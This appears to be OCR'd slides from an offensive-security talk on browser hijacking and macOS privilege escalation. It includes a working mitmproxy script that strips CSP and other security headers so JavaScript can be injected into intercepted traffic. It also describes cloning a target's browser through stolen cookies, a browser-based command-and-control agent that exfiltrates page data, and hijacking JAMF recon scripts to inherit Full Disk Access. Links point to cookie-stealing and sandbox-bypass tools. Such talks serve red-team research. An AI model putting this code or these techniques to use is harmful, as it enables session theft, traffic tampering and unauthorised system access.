- Inject JS
- …
- You now have full control over user traffic
- Any tools?

# MORE!

- What else can you do?
- Disable CSP
- Disable integrity
- Inject JS
- …
- You now have full control over user traffic
- Any tools?
- **SURE**

# MORE!

- Blender -> CookieFeeder
- Chrome extension to clone target's browser
- Replicate all cookies from target
- Navigate as if you were navigating in the target's machine
- Some websites have impossible travel protection
- Proxy through MITM server
- MITM python script
  - Disable CSP
  - Disable Integrity
  - Adds unsafe-inline unsafe-eval
  - Whitelists Domains
  - Dynamically add JS

```python
def response(flow):
    try:
        client_ip = flow.client_conn.address[0].replace("::ffff:", "")
        user_agent = flow.request.headers.get("User-Agent", "unknown")
        if "WHITELISTED_HOST" in flow.request.host:
            return

        if 'Permissions-Policy' in flow.response.headers:
            flow.response.headers.pop('Permissions-Policy', None)
        csp_header = flow.response.headers.get("Content-Security-Policy", "")

        policies_to_add = {
            "script-src": "* 'unsafe-inline' 'unsafe-eval' blob: data:",
            "script-src-elem": "* 'unsafe-inline' 'unsafe-eval' blob: data: https://WHITELISTED_HOST",
            "connect-src": "* blob: data:",
            "worker-src": "* blob: data:"
        }

        csp_directives = {}
        for directive in csp_header.split(';'):
            if directive.strip():
                key, _, value = directive.strip().partition(' ')
                csp_directives[key] = value

        for key, value in policies_to_add.items():
            csp_directives[key] = value

        new_csp = '; '.join([f"{key} {value}" for key, value in csp_directives.items()])
        flow.response.headers["Content-Security-Policy"] = new_csp
        flow.response.headers.pop("X-XSS-Protection", None)
```

https://github.com/thiagomayllart/Blender/

# Why not a Mythic Agent?

- Browser-Based Payload: Directly in the web browser for remote command execution.
- Persistent Connection: Uses local storage to save session data (UUID, keys, etc.) for seamless reconnection.
- Inline JavaScript Functions:
  - Persistent Execution: inline_js_persistent runs recurring JS tasks.
  - Single Execution: inline_js for one-time commands.

- Complementary to Blender: Designed to work alongside other browser-based C2 tools for enhanced control.
- Create persistent connections: manipulate redirections, contents, exfil information in DOM and a lot more

https://github.com/MythicAgents/bowser

# Bonus


- What else can we do with Proxy?
- Say hello to JAMF Extension Attributes
- These are essentially scripts to help JAMF administrators to collect information about the devices: battery, installed profiles, installed software, libraries, etc
- These scripts are usually executed when: **sudo jamf recon**
- And how do they end up in your computer?
- **HTTP Requests/Responses**

# Bonus


- JAMF is most of the time deployed with PPPC
- **Grants FDA to** /usr/local/jamf/bin/jamf
- Jamf recon writes the scripts in /Library/Application Support/JAMF/tmp
- Hijack the scripts -> inherit FDA

Process
xecution

| Process name | Signing ID | Process path | Command line |
|---|---|---|---|
| bash | com.apple.bash | /bin/bash | /bin/sh /Library/Application Support/JAMF/tmp/76D66FB1-76D6-4754-8B2E-2B76EE55799D |
| sh | com.apple.sh | /bin/sh | /bin/sh /Library/Application Support/JAMF/tmp/76D66FB1-76D6-4754-8B2E-2B76EE55799D |
| bash | com.apple.bash | /bin/bash | /bin/bash /Library/Application Support/JAMF/tmp/47310643-5427-4421-8325-1007033A5B17 |
| bash | com.apple.bash | /bin/bash | /bin/sh /Library/Application Support/JAMF/tmp/AD983508-BE94-4C6E-9BEE-837E0456BF2B |
| sh | com.apple.sh | /bin/sh | /bin/sh /Library/Application Support/JAMF/tmp/AD983508-BE94-4C6E-9BEE-837E0456BF2B |
| bash | com.apple.bash | /bin/bash | /bin/bash /Library/Application Support/JAMF/tmp/BAA371FD-A01E-4915-9F10-E3470A20D31C |
| bash | com.apple.bash | /bin/bash | /bin/sh /Library/Application Support/JAMF/tmp/D830A220-34E6-4149-85A7-1D19D613A9F7 |
| sh | com.apple.sh | /bin/sh | /bin/sh /Library/Application Support/JAMF/tmp/D830A220-34E6-4149-85A7-1D19D613A9F7 |
| bash | com.apple.bash | /bin/bash | /bin/bash /Library/Application Support/JAMF/tmp/D94E2426-3F42-492E-AC79-CBBD70886B5A |
| bash | com.apple.bash | /bin/bash | /bin/bash /Library/Application Support/JAMF/tmp/F89203E9-B37E-4DA2-9531-36810CDB918E |
| bash | com.apple.bash | /bin/bash | /bin/bash /Library/Application Support/JAMF/tmp/6B081D58-4667-45BE-A81E-696747FFC1AF |
| bash | com.apple.bash | /bin/bash | /bin/sh /Library/Application Support/JAMF/tmp/E4E4EFB2-AC92-438F-AA57-C755A8FE3E87 |
| sh | com.apple.sh | /bin/sh | /bin/sh /Library/Application Support/JAMF/tmp/E4E4EFB2-AC92-438F-AA57-C755A8FE3E87 |
| bash | com.apple.bash | /bin/bash | /bin/bash /Library/Application Support/JAMF/tmp/8DE95E72-8452-4497-9C31-70BEB216A147 |
| bash | com.apple.bash | /bin/bash | /bin/sh /Library/Application Support/JAMF/tmp/B0F6A863-84DA-40A1-9010-6A23DE509499 |



# End of our Journey




# Thank you

https://github.com/thiagomayllart/CookieSnatcher/

https://github.com/thiagomayllart/sandbox_bypass_with_profiles

https://github.com/thiagomayllart/sandboss_bypass_with_terminal

https://github.com/MythicAgents/bowser


Thiago Mayllart

https://www.linkedin.com/in/thiago-mayllart-609903181/

https://x.com/thiagomayllart